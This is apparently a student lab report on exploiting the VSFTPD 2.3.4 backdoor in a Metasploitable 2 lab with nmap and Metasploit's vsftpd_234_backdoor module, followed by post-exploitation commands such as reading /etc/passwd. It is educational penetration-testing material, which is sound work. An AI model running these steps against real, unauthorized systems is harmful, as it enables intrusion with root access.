

**Roll No.: 16010423076 Experiments No.:5** 

**Aim :** To identify and exploit the VSFTPD 2.3.4 backdoor vulnerability in Metasploitable using Metasploit Framework in Kali Linux.

#### **Resources:**

Kali Linux (Attacker machine) Metasploitable 2 (Target machine) Nmap Metasploit Framework

### Theory:

### 1. Understanding VSFTPD 2.3.4 Vulnerability

VSFTPD (Very Secure FTP Daemon) is an open-source FTP server widely used in Unix-based systems. However, version 2.3.4 contains a deliberately placed backdoor, which allows unauthorized remote access.

The backdoor was introduced by a malicious code injection into the VSFTPD source code. When a user connects to the FTP service and sends a smiley face ":)" as a username, it triggers the backdoor and spawns a root shell on port 6200, allowing remote attackers to execute commands on the server.

This vulnerability was identified in 2011, and it remains one of the classic examples of intentional software compromise, highlighting the risks of using unverified or outdated software.

### 2. Metasploit Framework

Metasploit is a powerful penetration testing framework used to identify and exploit security weaknesses. It provides pre-built exploits for various vulnerabilities, including the vsftpd\_234\_backdoor exploit module used in this experiment.

The steps in Metasploit typically follow this structure:

- Scanning the target to identify vulnerable services (using Nmap).
- Selecting the appropriate exploit based on the target's vulnerabilities.
- Configuring the exploit (setting target IP and required parameters).
- Launching the attack to gain unauthorized access.

### 3. Steps Involved in the Exploitation


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- 1. Scanning for Open Ports:
  - Using nmap, we checked whether port 21 (FTP) was open and running vsftpd 2.3.4.
- 2. Running the Metasploit Exploit:
  - We used Metasploit Framework to load the vsftpd 234 backdoor exploit.
  - After setting the target IP (RHOSTS), we ran the exploit.
- 3. Gaining Unauthorized Access:
  - If successful, the exploit provided a shell with root access, allowing us to run system commands.

### **IMPLEMENTATION AND RESULTS:**

### **Step 1: Find Metasploitable's IP Address**

Open metasploitable and write ifconfig



From this we get to know that the IP address of the metasploitable machine is 192.168.1.4

Ping this machine to check if its up and running:




# **Step 2: Scan for the Vulnerable Service**

In the Kali linux terminal write the command: nmap -sV -p 21 192.168.1.4



# **Step 3: Open Metasploit**

Start Metasploit Framework: msfconsole



Search for the exploit: search vsftpd



This should display exploit/unix/ftp/vsftpd\_234\_backdoor.

# **Step 4: Use the Exploit**

Load the exploit: use exploit/unix/ftp/vsftpd\_234\_backdoor

Set the target IP: set RHOSTS 192.168.1.4

Run the exploit : run



It is successful, hence it shows: Command shell session opened

This means we have got access to Metasploitable.

# **Step 5: Run Additional Commands (Post-Exploitation)**

Check if you have root access: whoami



Check system details: uname -a

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List users on the system: cat /etc/passwd



List files in the current directory: Is



This experiment demonstrated how outdated software can be easily exploited by attackers.

It highlighted the **importance of keeping systems updated** and avoiding the use of outdated versions of critical services.

System administrators must regularly scan their networks for vulnerabilities and apply security patches to prevent such attacks.

Outcomes: CO3: Understand attack methodology

### Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

From this experiment, I learned how to identify and exploit a known FTP vulnerability using Metasploit. I understood the importance of scanning for vulnerabilities using Nmap, selecting the appropriate exploit in Metasploit, and gaining access to a vulnerable system. This experiment also reinforced the significance of keeping software updated to prevent security risks.

Grade: AA / AB / BB / BC / CC / CD /DD

# Signature of faculty in-charge with date

### **REFERENCES:**

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd 234 backdoor

https://docs.metasploit.com/

https://nmap.org/book/man-port-scanning.html

https://www.cisa.gov/sites/default/files/publications/FTP-Security.pdf

